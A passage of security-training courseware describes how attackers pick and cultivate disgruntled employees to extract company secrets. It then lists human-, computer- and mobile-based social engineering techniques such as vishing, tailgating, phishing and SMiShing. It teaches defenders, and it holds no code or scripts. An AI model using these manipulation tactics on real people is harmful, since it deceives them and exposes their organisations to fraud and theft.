
  After finishing their research, the attacker selects a target for extracting sensitive information about the organization. Usually, attackers try to reach out to disgruntled employees because they are easier to manipulate.

- **Develop a Relationship**

  Once the target is set, the attacker builds a relationship with that employee to accomplish their task.

- **Exploit the Relationship**

  The attacker exploits the relationship and extracts sensitive information about the organization's accounts, finance information, technologies in use, and upcoming plans.




LO#02: Explain Various Social Engineering Techniques

Social Engineering Techniques

Attackers implement various social engineering techniques to gather sensitive information from people or organizations that might help them to commit fraud or participate in other criminal activities.

This section deals with various human-based, computer-based, and mobile-based social engineering techniques, coded with examples for a better understanding.



Types of Social Engineering

Human-based Social Engineering

- Sensitive information is gathered **by interaction**
- Techniques:
  - Impersonation
  - Vishing
  - Eavesdropping
  - Shoulder Surfing
  - Dumpster Diving
  - Reverse Social Engineering
  - Piggybacking
  - Tailgating
  - Diversion Theft
  - Honey Trap
  - Baiting and Quid Pro Quo
  - Elicitation

Computer-based Social Engineering

- Sensitive information is gathered with the **help of computers**
- Techniques:
  - Phishing
  - Pop-up Window Attacks
  - Spam Mail
  - Instant Chat Messenger
  - Scareware

Mobile-based Social Engineering

- Sensitive information is gathered with the **help of mobile apps**
- Techniques:
  - Publishing Malicious Apps
  - Using Fake Security Apps
  - Repackaging Legitimate Apps
  - SMiShing (SMS Phishing)

Types of Social Engineering

In a social engineering attack, the attacker uses their social skills to trick the victim into disclosing personal information such as credit card numbers, bank account numbers, and phone numbers, or confidential information about their organization or computer system. Attackers use this data to either launch an attack or to commit fraud. Social engineering attacks are categorized into three categories: human-based, computer-based, and mobile-based.

- **Human-based Social Engineering**

  Human-based social engineering involves human interaction. Acting as though they were a legitimate person, the attacker interacts with the employee of the target organization to collect sensitive information, such as business plans and networks, that might help them in launching their attack. For example, impersonating an IT support technician, the attacker can easily access the server room.

  An attacker can perform human-based social engineering by using the following techniques:

  - Impersonation
  - Vishing
  - Eavesdropping
  - Shoulder Surfing
  - Dumpster Diving
  - Reverse Social Engineering
  - Piggybacking
  - Tailgating
  - Diversion Theft
  - Honey Trap
  - Baiting
  - Quid Pro Quo
  - Elicitation

- **Computer-based Social Engineering**

  Computer-based social engineering relies on computers and Internet systems to carry out the targeted action.

  The following techniques can be used for computer-based social engineering:

